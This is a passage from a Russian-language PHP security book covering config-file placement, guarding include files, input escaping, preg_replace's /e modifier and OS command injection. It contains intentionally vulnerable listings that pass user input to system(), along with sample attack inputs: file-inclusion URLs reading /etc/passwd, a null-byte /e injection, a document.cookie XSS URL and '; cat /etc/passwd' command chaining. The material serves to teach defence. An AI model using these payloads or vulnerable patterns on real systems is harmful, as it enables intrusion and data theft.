Хранить разделяемую информацию в каждом файле сценария невыгодно. Допустим, что хакер узнал пароль доступа к базе данных, и в этом случае придется его изменить, а потом подкорректировать все файлы сценариев, иначе они не смогут подключиться к ней. Это утомительное занятие, поэтому разделяемую информацию лучше хранить в одном месте.

Где хранить разделяемую информацию? Для этих целей можно использовать простой текстовый файл и подключать его с помощью функции `include`, ведь все подключаемые файлы выполняются, как будто в них есть PHP-код. И вот тут возникает очень серьезная проблема. Дело в том, что многие программисты любят давать файлам, хранящим конфигурацию, расширения типа dat или cfg. Это серьезная ошибка.

Допустим, что вы сохранили параметры в файле config.dat. Если обратиться к этому файлу напрямую из браузера, то Web-сервер позволит пользователю увидеть содержимое файла, а если там пароли доступа к базе данных, то можете считать, что база данных потеряна для вас.

Как же тогда хранить разделяемые параметры? Да очень просто, нужно файлам дать расширение PHP. В этом случае Web-сервер будет их выполнять, и если вы сами не напишете кода, показывающего скрытые данные, то хакер ничего не увидит. Второй способ тоже не сложный: создать правила доступа к файлу с помощью .htaccess. Просто запретить удаленный доступ к файлу, и хакер, подключенный удаленно, не сможет просмотреть его, зато ваши сценарии, находящиеся на Web-сервере, локально смогут его использовать.

Давайте рассмотрим вышесказанное на примере:

```
<?
 $dbname = 'MyDatabase';
 $dbusername = 'piter';
 $dbpass = 'qwerty';
?>
```

Если эти данные будут в файле config.dat, то, набрав URL **http://server/config.dat**, хакер увидит содержимое файла. Но если расширение будет .php, то Web-сервер попытается выполнить его, а т. к. здесь кода как такового нет, только объявление переменных, значит, результатом будет просто пустая Web-страница и хакер ничего не увидит. Так что лучше хранить конфигурацию в файле config.php или options.php. Чтобы использовать этот файл, достаточно его подключить с помощью функции `include` (листинг 3.11).

Листинг 3.11. Использование опций из конфигурационного файла

```
<?
 // Здесь переменные еще не существуют
 print("<P><B>Database name:</B> $dbname");
 print("<P><B>Database user name:</B> $dbusername");
 print("<P><B>Database password:</B> $dbpass");

 // Подключаем файл
 include("options.php");

 // А здесь переменные уже существуют
 print("<P><B>Database name:</B> $dbname");
 print("<P><B>Database user name:</B> $dbusername");
 print("<P><B>Database password:</B> $dbpass");
?>
```

Переменные с их значениями, прописанными в файле конфигурации, будут доступны только после подключения и не ранее. В результате выполнения этого кода вы увидите в браузере:

```
Notice: Undefined variable: dbname in /var/www/html/options/index.php
on line 2
Database name:
Notice: Undefined variable: dbusername in /var/www/html/options/index.php
on line 3
Database user name:
Notice: Undefined variable: dbpass in /var/www/html/options/index.php
on line 4
Database password:
Database name: MyDatabase
Database user name: piter
Database password: qwerty
```

До подключения файла с опциями переменные `$dbname`, `$dbusername` и `$dbpass` не существуют, поэтому при обращении к ним мы увидели соответствующие сообщения. После подключения ошибок уже нет, и все переменные корректно заполнены.

Если есть возможность, то конфигурационные файлы лучше вынести за пределы корня каталога, доступного через Web. Например, если корень вашего Web-сайта на диске /home/username/www/html, то достаточно положить файл в каталог /home/username/www/, и хакер уже не сможет напрямую обратиться к нему. Но если вы пользуетесь услугами стороннего провайдера, то следует учесть, что не каждый дает доступ к каталогам вне корня Web-сайта. Очень часто выше уровня /home/username/www/html вы подняться не сможете.

Расширение php должно быть не только у конфигурационных файлов. Промежуточные файлы, которые мы будем рассматривать далее *(см. разд. 3.5.2)*, также должны иметь такое расширение. Любой файл, который содержит код или объявления переменных, должен быть защищен и закрыт от просмотра.

Например, для подключаемых файлов с кодом, которые не вызываются пользователем напрямую, а только используются другими сценариями, программисты очень часто выбирают расширения dat или inc. Это серьезная ошибка, потому что при прямом обращении содержимое файла будет открыто хакеру. Если расширение будет php, то код сценария никогда не откроется хакеру, что значительно усложнит поиск ошибок.

3.5.2. Промежуточные модули

Некоторые функции используются в нескольких сценариях, поэтому их очень часто выносят в отдельные модули и потом подключают точно так же, как и конфигурационные файлы. Отличие этих файлов в том, что они содержат не просто объявление переменных, а код, который выполняется Web-сервером.

Давайте рассмотрим классическую задачу создания универсального кода сценария, который может формировать Web-страницу с разным оформлением. Основная задача — написать сценарий так, чтобы для смены оформления приходилось приложить минимум усилий. Давайте разобьем сценарий на несколько частей. Для начала посмотрим на конфигурационный файл:

```
<?
 $pagetop = './template/top.htm';
 $pagebottom = './template/bottom.htm';
?>
```

Эту информацию мы сохраним в файле options.php. Здесь всего две переменные, но они определяют положение шапки и подвала Web-страницы. Чтобы

изменить внешний вид Web-страницы, достаточно только поменять эти параметры, чтобы они указывали на новую шапку или подвал.

Но если эти файлы подключать напрямую в каждом сценарии, то в случае смены дизайна мы сможем изменить только внешний вид Web-страницы, но не логику ее создания. Поэтому шапку Web-страницы поместим в файл maketop.php, а подвал в makebottom.php. Давайте рассмотрим примерное содержимое этих файлов. Для начала файл maketop.php:

```
<?
 // Здесь логика, необходимая до подключения шапки
 include($pagetop);
 // Здесь логика, необходимая после подключения шапки
?>
```

А теперь посмотрим на файл makebottom.php:

```
<?
 // Здесь логика, необходимая до подключения шапки
 include($pagebottom);
 // Здесь логика, необходимая после подключения шапки
?>
```

Все подготовительные действия выполнены, и можно уже посмотреть на шаблон каждого сценария на Web-сервере:

```
<?
 include("options.php");
 include("maketop.php");

 // Here you must place body creation code

 include("makebottom.php");
?>
```

Сначала подключается файл с опциями, которые будут использоваться для подключения файлов шапки и подвала. После этого подключается файл формирования шапки, идет код создания основной части Web-страницы и, конечно же, файл формирования подвала. Допустим, что этот шаблон мы сохранили в файле index.php. На рис. 3.14 показан пример сформированной таким образом Web-страницы. Нам достаточно только добавить в шаблон код, который сформирует центральную часть, которая изменяется, а неизменная для всего Web-сайта шапка и подвал будут подключены.



Рис. 3.14. Web-страница, сформированная с помощью шаблона

На первый взгляд, шаблон безопасен. Даже если хакер попытается передать сценарию параметр с именем `$pagetop`, то он будет заменен корректным значением при подключении файла options.php. А что если пользователь будет обращаться напрямую к файлу maketop.php или makebottom.php? В этом случае переменные `$pagetop` и `$pagebottom` существовать не будут, а значит, если переменные для передаваемых параметров создаются автоматически, то вы сможете использовать уязвимость подключаемых файлов. Например, следующий пример URL подключает файл с именами пользователей /etc/passwd: **http://servername/maketop.php?pagetop=/etc/passwd**. То же самое можно сделать и через сценарий формирования подвала Web-страницы: **http://servername/makebottom.php?pagebottom=/etc/passwd**.

Самое опасное в этом, что программист надеется, что эти параметры пользователь не сможет увидеть, и воздействовать на них, а значит, они не требуют проверки. А проверки и не нужны, надо просто действительно запретить

изменение переменных. В данном случае для этого необходимо запретить прямой вызов промежуточных файлов, которые содержат код.

Простейший способ защиты: в файлах, которые должны вызываться напрямую, объявить какую-то константу, например, в следующем коде шаблона в самом начале Web-страницы объявляется константа `PROTECT`, равная единице:

```
<?
 define('PROTECT', 1);
 include("options.php");
 include("maketop.php");

 // Здесь должен быть код центральной части Web-страницы

 include("makebottom.php");
?>
```

Теперь в каждом промежуточном файле достаточно проверить: если константа не существует, то данный сценарий не подключается из шаблона, а вызывается через строку URL:

```
<?
 if (!defined('PROTECT'))
  die('Do not crack my site please');

 include($pagetop);
?>
```

Теперь, если напрямую обратиться к файлу maketop.php, то вы увидите на Web-странице просьбу не взламывать этот Web-сайт: "Do not crack my site please".

Вот такая простая защита позволяет оградиться от вызова промежуточных файлов напрямую. При этом абсолютно не нужно проверять переменные, ведь теперь пользователь не сможет на них воздействовать.

Некоторые программисты предпочитают заводить для этих целей простую переменную и присваивать ей определенное значение. Смысл тот же самый, только вместо константы используется переменная. Способ хороший и будет работать, но только если запрещена автоматическая регистрация переменных для передаваемых параметров или хакер не знает исходного кода.

Следующий способ запрета прямого доступа к сценариям уже должен быть вам известен *(см. разд. 3.4)*: я имею в виду использование файла .htaccess.

Так как необходимо запретить прямой вызов сценария извне, то это легко реализовать с помощью прав доступа.

Что выбрать — .htaccess или константы? Я предпочитаю использовать оба варианта и иногда даже одновременно. Почему? Потому что оба метода имеют свои недостатки, которые вы должны знать:

- если использовать константы, то может возникнуть ситуация, когда вы просто забудете сделать необходимую проверку, и файл станет доступным для прямого обращения через URL. Все мы люди, все мы иногда упускаем что-то из виду или банально забываем сделать;
- можно прописывать каждый файл в отдельности в .htaccess, но вы также можете забыть сделать это для определенного файла;
- можно создать отдельный каталог, запретить прямой доступ к файлам в этом каталоге извне и складывать сюда все промежуточные модули. Но тут может возникнуть следующая ситуация: один файл понадобится в другом месте с минимальными изменениями, вы создаете копию в другом каталоге, вносите изменения и получаете уязвимость, потому что в новом каталоге может и не быть защиты через файл .htaccess.

Именно поэтому я стараюсь использовать оба метода защиты одновременно. Промежуточные модули, которые не должны вызываться напрямую, я складываю в отдельный каталог на Web-сервере, защищенный файлом .htaccess, и использую константу, которая гарантирует, что при переносе файла доступ к нему все равно будет ограничен.

Найти промежуточные модули достаточно сложно, если вы не имеете даже малейшего представления об исходном коде программы. Возможно, именно на это надеются программисты, когда пишут сценарии для определенного Web-сайта. Раз этот код нигде больше не будет использоваться и его никто не увидит, значит, не стоит обращать внимания на такие мелочи. Но это серьезная ошибка. Есть много случаев, когда исходные коды уходили из достаточно защищенных компаний, например, был подобный случай с интеллектуальной собственностью Microsoft, о котором наслышан весь мир. А если хакер задастся целью украсть исходные коды у небольшой компании или программиста-одиночки, то вполне возможно, что у него это получится.

3.5.3. Скрытые функции

Иногда бывает необходимость создать на Web-сайте функцию, которая не должна быть доступна всем. Например, на форуме может быть возможность управления сообщениями и ссылки на сценарии, которые используются для администрирования, могут быть скрыты от постороннего взгляда. Но если

хакер сможет узнать эти ссылки и обратиться к ним напрямую, то если при вызове этих функций нет аутентификации, то хакер получит скрытые возможности.

Перед выполнением каждой операции вы должны проверять, а разрешено ли это делать пользователю, который запрашивает операцию.

3.6. Проверка корректности параметров

Очень интересный вариант проверки параметров я видел в одной из бесплатно распространяемых программ. В самом начале каждого сценария вызывалась функция, которая проверяла абсолютно все параметры. Как это реализовать? Для начала посмотрим на функцию, назовем ее `universaladdslashes` (листинг 3.12), которая будет производить проверку отдельного параметра, а потом посмотрим, как ею можно пользоваться.

Листинг 3.12. Функция проверки параметра

```
function universaladdslashes($var)
{
if (is_array($var))
 {
  // Если переменная является массивом...
  $outvar = array();

  foreach ($var as $k => $v)
   $outvar[$k] = universaladdslashes($v);

  return $outvar;
 }
 else
 {
  // Если переменная простого типа
  return addslashes($var);
 }
}
```

Секрет функции достаточно прост: она получает в качестве параметра переменную и проверяет, является ли она массивом, если да, то проверяются все элементы этого массива. Если же это просто переменная, то проверяем только одно значение с помощью функции `addslashes`.

А вот теперь открываем завесу над проверкой всех параметров, получаемых от пользователя. Так как параметры передаются через массивы, то достаточно проверить их с помощью функции `universaladdslashes`, которая проверит каждый элемент:

```
$_GET = universaladdslashes($_GET);
$_POST = universaladdslashes($_POST);
$_ENV = universaladdslashes($_ENV);
$_COOKIE = universaladdslashes($_COOKIE);
$_FILES = universaladdslashes($_FILES);
$_SERVER = universaladdslashes($_SERVER);
```

Конечно, это идеальный случай, и может потребоваться проверка еще и функцией `htmlspecialchars`, как показано в листинге 3.13.

Листинг 3.13. Функция проверки параметра

```
function universaladdslashes($var)
{
if (is_array($var))
 {
  // Если переменная является массивом...
  $outvar = array();

  foreach ($var as $k => $v)
  {
   $outvar[$k] = universaladdslashes($v);
   $outvar[$k] = htmlspecialchars($outvar[$k]);
  }
  return $outvar;
 }
 else
 {
  // Если переменная простого типа
  $var = htmlspecialchars($var);
  return addslashes($var);
 }
}
```

Теперь уже помимо выполнения функции `addslashes` выполняется и функция `htmlspecialchars`. Иногда может потребоваться проверка некоторых

параметров по отдельному алгоритму, поэтому этот универсальный метод не может являться панацеей от всех бед. Но может служить определенной начальной базой.

3.7. Проблема регулярных выражений

В большинстве книг вы можете встретить предложения использовать регулярные выражения для проверки того, что переданные данные корректны. Отличное решение, я сам использую этот метод. Но хочется вас предупредить о следующих нюансах:

- при написании регулярных выражений очень легко ошибиться, потому что их написание — занятие не из простых. По регулярным выражениям можно писать целые книги, и тут столько нюансов, что малейшая ошибка может привести к тому, что выражение будет работать не корректно;
- проверка данных на соответствие шаблонам — хорошо, но далеко не всегда гарантирует, что данные будут соответствовать шаблону, потому что может быть лазейка, благодаря которой регулярное выражение можно будет обмануть.

Дабы уменьшить вероятность ошибки, лучше использовать максимально простые и максимально жесткие шаблоны. Для этого нужно получать от пользователя только простые данные. Например, если пользователь должен передавать данные только из чисел, то нет смысла выдумывать регулярное выражение, которое опишет шаблон. Просто вырезаем все, кроме цифр, и можем быть уверенными, что никаких опасных символов в переменной не осталось.

3.8. Регулярные выражения Perl

В PHP есть поддержка двух вариантов регулярных выражений: PHP и Perl. Большинство программистов любит использовать именно второй вариант, и я не исключение. Уж слишком они удобные и мощные, но при использовании функции `preg_replace` еще и очень опасные. Регулярные выражения имеют следующий вид:

```
/строка/
```

Вместо символа слэша можно использовать любые другие символы, кроме букв, например:

```
#строка#
?строка?
```

Но чаще всего используются все же слэши. В конце регулярного выражения можно указать модификатор. Наиболее распространенными являются `i` и `e`. Первый говорит о том, что при поиске необходимо игнорировать регистр букв. Тут ничего опасного нет, а вот второй достаточно опасен, потому что позволяет выполнять PHP-код. Если в выражении используются переменные и хакер сможет внедрить в них свой код, то это серьезная уязвимость.

Давайте рассмотрим код, приведенный в листинге 3.14, и познакомимся с этой уязвимостью на простом примере.

Листинг 3.14. Уязвимость функции `preg_replace`

```
<HTML>
<HEAD>
<TITLE>Preg test</TITLE>
</HEAD>
<BODY>
<center><h3>Preg test</h3></center>
<hr>
<form name="syst" action="preg.php" method="get">
Команда: <input name="command" size=50>
Параметр: <input name="var" size=50>
<input type="submit" value="Find">
</form>
<hr>

<?
 if (isset($_GET['command']))
 {
  $command = $_GET['command'];
  $var = $_GET['var'];
  print("Executed command: <b>$command</b><P>");
  preg_replace("/(".$command.")/e", "\\1", $var);
  print($var);
 }
?>

</BODY>
</HTML>
```

Форма отображает два поля ввода: команда и параметр. Затем происходит проверка, если параметр `command` получен методом `GET`, то происходит его замена с помощью функции `preg_replace`. В общем виде эта функция выглядит следующим образом:

```
preg_replace(pattern, replace, var);
```

Функция ищет в параметре `var` строку, соответствующую регулярному выражению из первого параметра, и заменяет его значением второго параметра `replace`. Если указан модификатор `e`, то перед заменой происходит выполнение найденного кода.

А что если хакер может воздействовать на регулярное выражение и строку, в которой происходит поиск (первый и третий параметр)? Если третий параметр очень часто и есть передаваемое пользователем значение, то на первый он влиять не должен.

Давайте теперь рассмотрим сценарий из листинга 3.14. Здесь у нас и в первом, и в третьем параметре есть переменные, на которые влияет пользователь:

```
preg_replace("/".$command."/e", "\\1", $var);
```

А что если через параметр `command` передать `system\(ls\)`, а в параметре `var` передать `system(ls)`? Почему в первом случае перед скобками стоят слэши? Дело в том, что значение будет попадать в регулярное выражение, где круглые скобки имеют специальное значение, и чтобы они воспринимались просто как скобки, необходимо перед ними поставить слэши. В этом случае сценарий будет искать в `var` значение из `command`, и найдет, потому что в нашем случае эти параметры идентичны. А когда функция найдет соответствие, код будет выполнен. В данном случае в качестве кода передается PHP-функция `system` с командой `ls`, которая отображает содержимое текущего каталога.

Усложним задачу. Допустим, что в регулярном выражении используется модификатор `i`, который ничего не выполняет:

```
preg_replace("/".$command."/i", "\\1", $var);
```

Красиво, но тоже не безопасно, потому что в регулярном выражении все еще используется переменная, содержащая пользовательские данные, которая не подвергается проверке. В параметре `command` попробуем передать следующее выражение:

```
system\(ls\))/e%00
```

Давайте рассмотрим это выражение внимательнее. Для этого я разбил его на три части и выделил их пробелами:

```
system\(ls\)    )/e   %00
```

Первая часть — это команда, которую мы передавали и в прошлый раз, и ее необходимо выполнить. Вторая часть закрывает регулярное выражение и указывает модификатор `e`. Последняя часть — это нулевой байт, который является концом строки. Благодаря нулевому байту строка и вся оставшаяся часть регулярного выражения, которая прописана в сценарии, будет проигнорирована. Таким простым трюком мы подменили регулярное выражение и модификатор `i` заменили на `e`.

Проблема реализации данной атаки в том, что желательно знать исходный код сценариев. Не зная их, найти подобную ошибку очень сложно. Необходимо знать, в какие символы заключаются регулярные выражения и какие параметры используются. Не зная этого, подобрать необходимую комбинацию очень сложно. Большинство хакеров просто не будет связываться с данной задачей.

Напоминаю, что модификатор `e` в регулярном выражении используется только в функции `preg_replace`.

Не забываем, что это регулярное выражение Perl, а значит, что там тоже может быть подобная проблема. Почему "может быть"? Я этот язык знаю намного хуже и не могу утверждать этого наверняка.

3.9. Опасность переменных окружения

В PHP есть несколько переменных окружения. Посмотрим некоторые из этих переменных:

- `$SERVER_ADDR` — IP-адрес Web-сервера, на котором запущен сценарий;
- `$SERVER_PORT` — порт Web-сервера, к которому подключился клиент для выполнения запроса;
- `$SERVER_NAME` — имя хоста Web-сервера;
- `$SERVER_PROTOCOL` — версия HTTP;
- `$REMOTE_ADDR` — IP-адрес компьютера, запросившего файл сценария;
- `$REMOTE_PORT` — порт удаленного компьютера, с которым установлено соединение;
- `$REQUEST_URI` — URL к файлу без имени домена или адреса Web-сервера. Например, если был запрошен адрес **http://192.168.1.1/admin/index.php**, то эта переменная будет содержать значение "/admin/index.php";
- `$QUERY_STRING` — строка запроса, которая содержит список переданных параметров. Параметры разделены символом амперсанда, а сами параметры имеют вид "*имя=значение*";

- `$HTTP_USER_AGENT` — строка, идентифицирующая программу клиента, например, название браузера, хотя ее значение не всегда соответствует действительности;
- `$HTTP_ACCEPT` — перечень файлов, которые может обработать клиент.

Далеко не все из этих переменных безопасны, потому что хакер может воздействовать на них. Дело в том, что некоторые параметры берутся из полученного от пользователя пакета, и нет гарантии, что хакер не подделал их. Например, переменная `$HTTP_USER_AGENT` указывает на браузер, который отправил запрос. Этот параметр заполняется браузером автоматически, но хакер легко может сформировать такой запрос, в котором `$HTTP_USER_AGENT` будут содержать неверные данные.

Давайте рассмотрим всю опасность на примере переменной `$REQUEST_URI`. Не доверяйте этому параметру, потому что хакер может легко повлиять на него. Допустим, что у вас есть следующий код формы:

```
<?
 print("<form action=\"http://".$SERVER_NAME.$REQUEST_URI\"
    method=\"post\">");

 // Здесь находятся элементы управления

 print("<input type=\"submit\" value=\"Submit\">");
 print("</form>");
?>
```

В данном случае форма передает введенные данные сценарию, адрес которого формируется из переменных `$SERVER_NAME` и `$REQUEST_URI`. Если объединить содержимое этих двух переменных, то мы получаем полный URL к текущему сценарию, т. е. данные сценарий направит сам себе, но при этом URL будет определен динамически. Очень удобное решение, но опасное.

Допустим, что хакер введет в строке URL следующий адрес: **http://yoursite/index.php?"><script>alert(document.cookie)</script>**. В ответ на это окно браузера отобразит модальное окно, в котором будет отображено содержимое cookies. Да, хакер увидит свои cookies, но чтобы украсть данные другого пользователя, достаточно сделать так, чтобы жертва щелкнула на нужной ссылке, и подставить ей нужный JavaScript-код.

Глава 4

Работа с системными командами

Возможности большинства языков не безграничны. Но даже если у языка есть необходимые возможности, очень часто хочется не изобретать велосипед, а воспользоваться уже существующими программами, давно отлаженными и хорошо работающими. Если в ОС есть утилита, которая решает необходимую задачу, вы легко можете вызвать ее и получить нужный результат.

Обращение к ОС и выполнение внешних команд есть во всех языках программирования. Но любое такое обращение, если внешней программе передаются параметры, на которые может воздействовать пользователь, может быть опасно. Почему "может быть"? Да потому, что опасность зависит от того, как настроен Web-сервер и с какими правами он работает, какие команды ему доступны, к каким файлам может быть получен доступ и какой (чтение или запись).

Большинство рассмотренных далее примеров будут приведены на языке программирования PHP, потому что его я лучше знаю, но принципы создания безопасного сценария будут такими же и для большинства других языков. Отличаются только методы обращения к файловой системе, а опасность и защита от нее имеют схожие корни.

4.1. Вызов системных команд

В большинстве языков есть команды вызова системных команд. Наиболее популярной такой командой в PHP является функция `system`. В дальнейшем мы узнаем *(см. разд. 5.4)*, что при работе в защищенном режиме интерпретатору PHP выполнение этой функции (и других функций обращения к системе) лучше всего запретить, но что, если ее использование необходимо?

Для начала я написал простейший сценарий (листинг 4.1), содержащий уязвимость.

Листинг 4.1. Неправильный вызов системных команд

```
<HTML>
<HEAD>
<TITLE>Injection test</TITLE>
</HEAD>
<BODY>
<center><h3>Injection test</h3></center>
<hr>
<form name="syst" action="sys.php" method="get">
Command: <input name="command" size=50>
<input type="submit" value="Find">
</form>
<hr>

<?
 if (isset($_GET['command']))
 {
  $command = $_GET['command'];
  print("Executed command: <b>$command</b><P>");
  print(system($command));
 }
?>

</BODY>
</HTML>
```

Этот код отображает форму для ввода команды, которая передается функции `system`. Результат выполнения отображается на Web-странице.

Запустите пример, введите в поле ввода команду ОС, на которой у вас установлен Web-сервер, и нажмите кнопку **Find**. Если это Linux или другая UNIX-подобная ОС, то в качестве примера можно ввести команду `ls`. В результате вы должны увидеть на экране содержимое текущего каталога, например, как показано на рис. 4.1.

Выполнение системных команд в сценарии всегда связано с повышенным риском, потому что управление правами доступа и фильтрация параметров в этом случае затруднены.



Рис. 4.1. Пример выполнения системной команды



Рис. 4.2. Результат выполнения команды `ping`

Конечно, такой идеальный вариант, как в листинге 4.1, встретить очень сложно, но все же, бывают случаи, когда подобные сценарии администраторы создают для удобства управления Web-сервером и надеются, что хакер о них никогда не узнает или не получит к ним доступа (например, если данный код расположен в панели администрирования). Намного чаще можно встретить вызов определенной системной команды, а через переменную передается дополнительный параметр. Например:

```
print(system("ping -c 5 ".$command));
```

В данном случае выполняется системная команда Linux `ping` с параметром `-c 5`, которая проверяет связь с указанным компьютером. Параметр `-c` используется для указания количества попыток или посылаемых пакетов, в других ОС он может быть другим, например, в Windows для этой цели используется `-n`. В данном случае мы ограничиваемся пятью пакетами. А вот адрес компьютера указывается через переменную `$command`, которая содержит переданные пользователем сценарию данные. Пользователь должен ввести в форму адрес компьютера, с которым необходимо проверить связь, и в результате мы увидим то, что показано на рис. 4.2.

На первый взгляд все хорошо и безопасно. Но это только если пользователь будет указывать IP-адрес или имя компьютера и ничего другого. А что другое может передать злоумышленник? А он может передать другую команду. Дело в том, что ОС Linux может выполнять несколько команд подряд. Вы одной строкой можете передать две и более команды, поставив между ними в качестве разделителя точку с запятой. Например, таким образом можно выполнить две команды — `ping` и просмотр текущего каталога:

```
ping -c 5 microsoft.com; ls -al
```

Эта строка будет разбита на две команды: `ping -c 5 microsoft.com` и `ls -al`. И обе эти команды будут выполнены системой, а результат вы увидите на экране.

Если у вас есть Web-сервер, на котором можно протестировать PHP-сценарии, то загрузите туда файл из листинга 4.1 и попробуйте передать через поля ввода строку "microsoft.com; ls –al". Будут выполнены обе команды, и результат обеих будет отображаться на Web-странице. На рис. 4.3 показан пример выполнения такой команды, только я выполнял `ping` одной из машин в своей сети с адресом 192.168.1.1. В черном прямоугольнике показан результат выполнения команды `ls`, а без выделения прямоугольником — результат `ping`.

А если передать строку "microsoft.com; cat /etc/passwd", то в результате вы увидите на экране содержимое файла со списком пользователей, конечно, если у вас будет достаточно прав на доступ к этому файлу.



Рис. 4.3. Результат выполнения двух команд

